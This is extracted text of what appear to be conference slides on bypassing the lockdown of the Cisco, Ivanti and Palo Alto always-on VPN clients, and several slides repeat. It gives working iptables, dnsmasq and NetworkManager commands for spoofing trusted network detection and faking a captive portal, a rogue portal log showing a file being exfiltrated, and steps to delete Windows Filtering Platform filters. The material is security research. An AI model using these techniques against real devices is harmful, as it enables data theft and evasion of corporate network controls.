Upon a new connection, **Cisco and Ivanti** take a few seconds (**4 to 10 seconds**) to lock down traffic. In the meantime, **all traffic is authorized!**



Naive attacks



Implementation issues

3. Captive Portal Detection

To trick Ivanti and Palo Alto into believing there is a captive portal:

```
iptables -t nat -A PREROUTING -i interfToVictim -p tcp --dport 80 -j DNAT --to-destination attackerIP:attackerPort
iptables -t nat -A POSTROUTING -j MASQUERADE # or with -j SNAT --to-source...
```

+ run a web server on TCP/attackerPort that will **NOT** respond “200 OK” for ncsi.txt, etc.



Naive attacks

Implementation issues

3. Captive Portal Detection

To trick Ivanti and Palo Alto into believing there is a captive portal:

```
iptables -t nat -A PREROUTING -i interfToVictim -p tcp --dport 80 -j DNAT --to-destination attackerIP:attackerPort
iptables -t nat -A POSTROUTING -j MASQUERADE # or with -j SNAT --to-source...
```




+ run a web server on TCP/attackerPort that will **NOT** respond “200 OK” for ncsi.txt, etc.

To trick Cisco into believing there is a captive portal:

```
iptables -t nat -A PREROUTING -i interfToVictim -p tcp --dport 443 -j DNAT --to-destination NOTtheVPNGateway:443
iptables -t nat -A PREROUTING -i interfToVictim -p tcp --dport 80 -j DNAT --to-destination attackerIP:attackerPort
iptables -t nat -A POSTROUTING -j MASQUERADE # or with -j SNAT --to-source...
```


+ run a web server on TCP/attackerPort that will NOT respond “HTTP 302” to redirect to HTTPS

We can now become a rogue “captive portal” to steal credentials, upload files or use other HTTP features as a classic bidir C2 :-)
Think: headers, cookies, WebSocket, WebRTC...



Naive attacks

Implementation issues



3. Captive Portal Detection



Can be disabled, by default 5 minutes of unlocked access
Connections only work from the embedded browser



Cannot be disabled when Always-On is enabled
Not restricted to the Captive Portal's IP
No restriction on protocols/ports
Connections only work from an embedded browser ;-)



Can be disabled, by default 10 minutes of unlocked access
Not restricted to the Captive Portal's IP
No restriction on protocols/ports, **nor binaries!**

The screenshot shows the 'ivanti Secure Access Client' interface. Under 'Hotspot Authentication', there is a 'Login Form' with fields for 'Username' (containing 'whatever'), 'Password' (masked with dots), and 'File' (with a 'Choose File' button and 'BIGSECRET.txt' selected). A yellow arrow points to the 'File' field. There are 'Submit' and 'BIGSECRET.txt' buttons at the bottom.

rogue_captive_portal.py

Simple Python server that redirects all requests to a page with a file upload feature... but a bidir C2 could also work !

```
LOGIN POST
10.31.31.12 - - [25/Jun/2023 23:04:24] "POST /do_login
BIGSECRET.txt
len exfile:13
```

```
$ cat /tmp/BIGSECRET.txt
DATA LEAK OMG
```

Naive attacks

Configuration (?) issues

Vulnerable Trusted Network Detection

IP & DNS values (pushed in DHCP Offers):

- DNS Suffix

- DNS Server IP

- DNS PTR

- DNS A

Ping: **trivial to spoof**, just ping back with spoofed source IP

Remark: best option is on Cisco with "Host URL" (Secure Trusted Network Detection) → we must forge an X.509 certificate (TLS) and find a hash collision...

Naive attacks

Configuration (?) issues


Vulnerable Trusted Network Detection

IP & DNS values (pushed in DHCP Offers):


DNS Suffix
DNS Server IP
DNS PTR
DNS A

} in clear in logs/conf, can also leak in traffic, easy to spoof!

Ping: trivial to spoof, just ping back with spoofed source IP



We will get full network access = Net-NTLM hash steal, exfil, C2... and might also disable DLP!



Absolutely not :)

Yes, please ☺

Remark: best option is on Cisco with "Host URL" (Secure Trusted Network Detection) → we must forge an X.509 certificate (TLS) and find a hash collision...

Naive attacks

Configuration (?) issues



Exploiting the TND of Ivanti

To trick Ivanti into believing the device is connected to the trusted network, **we must “inverse” the boolean logic statement** of the connection-policy:

```
ive "e45e9d4d-a50a-41a1-81f6-e8b979e2c2a6" {  
  [...]   
  connection-lock-down: "true"  
  connection-policy: " NOT dns-server(physical, 192.168.1.1) OR NOT resolve(physical,  
dc.bank.local, 192.168.1.231) OR NOT ip(physical, 192.168.1.1-192.168.1.254)" ←  
  connection-policy-override: "false"  
  connection-source: "preconfig"  
  [...]   
  friendly-name: "Always_On_Connection"  
  uri: "vpn.defconbank.com"
```

C:\ProgramData\Pulse Secure\ConnectionStore\connstore.dat

Naive attacks

Configuration (?) issues



Exploiting the TND of Ivanti

To trick Ivanti into believing the device is connected to the trusted network, **we must “inverse” the boolean logic statement** of the connection-policy:

```
dnsmasq -i InterfToVictim -z -h -q -n -d
--host-record=dc.bank.local,192.168.1.231
--dhcp-range=192.168.1.10,192.168.1.20,255.255.255.0,12h
--dhcp-option=6,192.168.1.1 # Option 6 is DNS Server IP
```

- z : avoid conflicts with other dnsmasq running
- h : does not load /etc/hosts, avoid conflicts
- q : log DNS queries (troubleshooting)
- n : does not regularly check /etc/resolv.conf for changes
- d : no daemon, run in foreground (troubleshooting)

```
ive "e45e9d4d-a50a-41a1-81f6-e8b979e2c2a6" {
[...]
connection-lock-down: "true"
connection-policy: " NOT dns-server(physical, 192.168.1.1) OR NOT resolve(physical,
dc.bank.local, 192.168.1.231) OR NOT ip(physical, 192.168.1.1-192.168.1.254)" ←
connection-policy-override: "false"
connection-source: "preconfig"
[...]
friendly-name: "Always_On_Connection"
uri: "vpn.defconbank.com"
```

C:\ProgramData\Pulse Secure\ConnectionStore\connstore.dat

Naive attacks

Configuration (?) issues



Exploiting the TND of Ivanti


To trick Ivanti into believing the device is connected to the trusted network, **we must “inverse” the boolean logic statement** of the connection-policy:

```
dnsmasq -i InterfToVictim -z -h -q -n -d  
--host-record=dc.bank.local,192.168.1.231  
--dhcp-range=192.168.1.10,192.168.1.20,255.255.255.0,12h  
--dhcp-option=6,192.168.1.1 # Option 6 is DNS Server IP
```

-z : avoid conflicts with other dnsmasq running
-h : does not load /etc/hosts, avoid conflicts
-q : log DNS queries (troubleshooting)
-n : does not regularly check /etc/resolv.conf for changes
-d : no daemon, run in foreground (troubleshooting)

```
ive "e45e9d4d-a50a-41a1-81f6-e8b979e2c2a6" {  
[...]  
connection-lock-down: "true"  
connection-policy: " NOT dns-server(physical, 192.168.1.1) OR NOT resolve(physical,  
dc.bank.local, 192.168.1.231) OR NOT ip(physical, 192.168.1.1-192.168.1.254)"  
connection-policy-override: "false"  
connection-source: "preconfig"  
[...]  
friendly-name: "Always_On_Connection"  
uri: "vpn.defconbank.com"
```

C:\ProgramData\Pulse Secure\ConnectionStore\connstore.dat



The VPN agent considers the device is connected to the internal network, it completely unlocks the network access.

Ivanti only implements weak/spoofable TND settings: DNS Server, DNS A records, interface IP range

Naive attacks

Configuration issues


Exploiting the TND of Cisco

When not configured with a “Secure Trusted Network Detection” (= an internal host X.509 cert fingerprint), Cisco can be tricked into believing the device is on the trusted network:

```
dnsmasq -i InterfToVictim -z -h -q -n -d  
--domain=bank.local  
--dhcp-range=...  
[--dhcp-option=6,192.168.1.1] # if set in VPN conf
```

C:\ProgramData\Cisco\Cisco Secure Client\VPN\Profile*profilename*.xml

```
<AutomaticVPNPolicy>true  
<TrustedDNSDomains>bank.local</TrustedDNSDomains>  
<TrustedNetworkPolicy>Disconnect</TrustedNetworkPolicy>  
<UntrustedNetworkPolicy>Connect</UntrustedNetworkPolicy>  
<AlwaysOn>true  
<ConnectFailurePolicy>Closed
```



Trick to make it work even with default Hotspot feature of user-friendly Linux distributions:

```
echo "domain=bank.local" > /etc/NetworkManager/dnsmasq-shared.d/spoof.conf  
(works with any other DHCP Option spoofing of course)
```

Naive attacks

Configuration (?) issues


Exploiting the TND of Palo Alto

C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPS.log

```
Debug(13368): 06/22/23 13:54:26:153 GetNetworkTypeDS
Debug(13371): 06/22/23 13:54:26:153 No ipv6 internal host detection.
Debug(1947): 06/22/23 13:54:26:153 IP 192.168.1.231 ←
Debug(1966): 06/22/23 13:54:26:153 host dc.bank.local
Debug(1983): 06/22/23 13:54:26:161 DnsQuery returns 9003
Debug(1998): 06/22/23 13:54:26:161 Resolved 231.1.168.192.in-addr.arpa for internal host detection with return value 9003
Debug(5854): 06/22/23 13:54:26:161 NetworkDiscoverThread: network type is external.
```

dnsmasq -i... or :

```
attacker@Hacking:~$ cat /etc/NetworkManager/dnsmasq-shared.d/spoof.conf
address=/dc.bank.local/192.168.1.231
ptr-record=231.1.168.192.in-addr.arpa., "dc.bank.local"
```



Palo Alto only implements a weak/spoofable TND setting: DNS PTR record

Naive attacks

Demo: exploiting a weak TND

VIDEO 1



CloneWinDev2305Eval_GlobalProtect (beforeCisco) [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

Windows PowerShell

```
PS C:\Users\low> ping /t 8.8.8.8
```

Cisco Secure Client

AnyConnect VPN:
Verify your network connection.

vpn.defconbank.com

Connect

No Network Connectivity

4:47 PM
8/1/2023

Ctrl droite

max@MiniMint: ~

Fichier Édition Affichage Rechercher Terminal Onglets Aide

```
max@MiniMint:~$ sudo dnsmasq -i vboxnet0 -z -h -n -d -k \  
--host-record=vpn.defconbank.com,10.31.31.31 \  
--dhcp-range=10.31.31.10,10.31.31.20,255.255.255.0,12h \  
--domain=NOPE.local
```

mercredi 2 août, 01:47:46

Preliminary conclusion

Some naive attacks are successful, simple and effective, but some questions remain.

Disclaimer: we are going deeper and **now need admin privileges** to inspect the internals, but we will learn some things that can be exploited without high privileges :-)

Behind the scene

Behind the scene

The Windows Filtering Platform (WFP)


Some concepts:

- Provider (of filters)
- Session (on the filter engine)
- Layer (point in network processing : eg. outgoing TCP conn.)
- Sublayer (to group filters and avoid conflicts)
- Filter (rule & decision : permit/block/callout)
- Callout (for custom processing, deep inspection...)

Some API (management) functions:

- FwpmEngineOpen
- FwpmProviderAdd
- FwpmSubLayerAdd
- FwpmFilterAdd
- ...

scorpiosoftware.net/2022/12/25/introduction-to-the-windows-filtering-platform/



Pavel Yosifovich

learn.microsoft.com/en-us/windows/win32/fwp/object-model

Behind the scene

Tooling to inspect/delete the WFP filters

To inspect only:


- Microsoft: `netsh wfp show filters (state)`
- Sagie Dulce : `wtf-wfp` (based on NtObjectManager below)

To inspect+delete:

- Pavel Yosifovich : `WFPEXplorer`
- James Forshaw : `NtObjectManager (Get-FwFilter...)`

To do everything:

- The WFP API itself (C++), well documented
- Open source libraries also exist



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> netsh wfp show filters
Data collection successful; output = filters.xml

<item>
  <filterKey>{cf8b8efe-df28-405f-b39c-78e81635e1d4}</filterKey>
  <displayData>
    <name>Pulse Secure Block Out V4</name>
    <description/>
  </displayData>
  <flags/>
  <providerKey>{e74b071f-4be5-4f9a-b06b-7219c589fe68}</providerKey>
  <providerData/>
  <layerKey>FWPM_LAYER_ALE_AUTH_CONNECT_V4</layerKey>
  <subLayerKey>{ef796774-7854-4039-ab52-26902afcf4b9}</subLayerKey>
  <weight>
    <type>FWP_UINT64</type>
    <uint64>1</uint64>
  </weight>
  <filterCondition/>
  <action>
    <type>FWP_ACTION_BLOCK</type>
    <filterType/>
  </action>
  <rawContext>0</rawContext>
  <reserved/>
  <filterId>69622</filterId>
  <effectiveWeight>
    <type>FWP_UINT64</type>
    <uint64>1</uint64>
  </effectiveWeight>
</item>
```

Behind the scene

Inspect & delete a filter with WFPExplorer

Right-click the filters and delete them using WFP Explorer. The “FwpmFilterDeleteByKey” API is used behind the scenes.

Windows Filtering Platform Explorer

Name	Layer	Key	Weight	Conditions	Action	Provider	Sublayer
Pulse Secure Block In V4	ALE Receive/Accept v4 Layer	{F4FDB63E-14D0-4EFC-9DDD-1C05598DF044}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure Block In V6	ALE Receive/Accept v6 Layer	{491E019C-8050-40E7-963D-93E9F80A3BA6}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure Block Listen V4	ALE Listen v4 Layer	{C9C53F0E-F962-4331-B515-AC94B9746F20}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure Block Listen V6	ALE Listen v6 Layer	{6F64221B-4CEB-47E6-8854-066FB89D58C1}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure Block Out V4	ALE Connect v4 Layer	{20BF8C21-9E42-43C7-B9A1-8839C152040A}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure Block Out V6	ALE Connect v6 Layer	{B1E0974B-16D7-4AAB-88E6-A5FA9C311F45}	0x1	0	Block	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure cefSubpr	ALE Connect v4 Layer	{2DD45914-D578-4664-884E-A5441A26078B}	0x4	1	Permit	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure cefSubpr	ALE Connect v6 Layer	{92C3EDE5-A388-4C82-82D5-748902689F65}	0x4	1	Permit	Pulse Secure Provider	Pulse Secure Sublayer
Pulse Secure cefSubpr	ALE Listen v4 Layer	{A4FD6E30-1D7E-4AA6-96EF-B12F086E8EDB}	0x4	1	Permit	Pulse Secure Provider	Pulse Secure Sublayer

Windows PowerShell

```
PS C:\Users\User> ping -n 3131 8.8.8.8
```

Pinging 8.8.8.8 with 32 bytes of data:
General failure.
General failure.
General failure.
General failure.
General failure.
General failure.
General failure.
General failure.
General failure.
General failure.



Behind the scene

Inspect & delete a filter with WFPExplorer

VIDEO 2

```
PS C:\Users\User> ping -n 3131 8.8.8.8
```

```
Pinging 8.8.8.8 with 32 bytes of data:
General failure.
General failure.
General failure.
```

ivanti
Secure Access Client

Connect to: Always On Connection

User Name:

low

Password:

☐ Save settings

Connect

Cancel

Inspecting the filters

Inspecting the filters

The Cisco case

```
auditpol /set /category:"{6997984D-797A-11D9-BED3-505054503030}" /success:enable /failure:enable
```

```
auditpol /set /subcategory:"{0CCE9233-69AE-11D9-BED3-505054503030}" /success:enable /failure:enable
```

Cisco filters never showed up in the output of netsh wfp show filters, nor any other tool

They appear in the Windows Event Logs if the proper auditpolicy categ+subcateg are enabled... but Cisco commits filters frequently!

I wrote Frida scripts to hook the WFP API as called by the VPN agents

The Windows Filtering Platform (WFP) provides auditing of firewall and IPsec related events. These events are stored in the system security log.

The audited events are as follows.

Auditing category	Auditing subcategory	Audited events
Policy Change {6997984D-797A-11D9-BED3-505054503030}	Filtering Platform Policy Change {0CCE9233-69AE-11D9-BED3-505054503030}	[!Note] The numbers represent the Event IDs as displayed by Event Viewer (eventvwr.exe).

Event 5447, Microsoft Windows security auditing.

General Details

A Windows Filtering Platform filter has been changed.

Subject:

Security ID: SYSTEM
Account Name: NT AUTHORITY\SYSTEM

Process Information:

Process ID: 6972

Provider Information:

ID: {c15c0408-2049-43ff-92ad-26bf40f4d0af}
Name: Cisco AnyConnect Filter Provider

Change Information:

Change Type: Add

Filter Information:

ID: {d7540e71-a068-4872-b568-9ee32be5ad2d}
Name: Cisco AnyConnect Filter
Type: Not persistent
Run-Time ID: 73836

WFP object addition and removal:

- 5440 Persistent callout added
- 5441 Boot-time or persistent filter added
- 5442 Persistent provider added
- 5443 Persistent provider context added
- 5444 Persistent sub-layer added
- 5446 Run-time callout added or removed
- 5447 Run-time filter added or removed
- 5448 Run-time provider added or removed
- 5449 Run-time provider context added or removed
- 5450 Run-time sub-layer added or removed

Inspecting the filters

Experiments with Frida: hook « FwpmFilterAdd »

```
C:\Users\max\Desktop\FRIDAtst>python FwpmFilterAdd0_filterConditions.py vpnagent
```

```
p> PYTHON C:\Users\max\Desktop\FRIDAtst\FwpmFilterAdd0_filterConditions.py
```

```
p> Looking for the PID(s) of vpnagent
```

```
p> Found PID(s): [2252]
```

```
p> FRIDA ATTACHED TO: 2252
```

```
----- SCRIPT LOAD
```

```
js> ***** [FwpmEngineOpen0]
```

```
js> ----- [FwpmFilterAdd0] ←
```

```
js> GUID filterkey: 00000000-0000-0000-0000-000000000000
```

```
js> Filter Name (UTF-16 string): Cisco AnyConnect Filter
```

```
js> Filter Description (UTF-16 string): null
```

```
js> UINT32 flags: 0
```

```
js> GUID providerKey: c15c0408-2049-43ff-92ad-26bf40f4d0af
```

```
js> GUID sublayerKey: c15c0842-4943-2f0f-d0af-ad9262bf40f4
```

```
ID=103149 ←
```

```
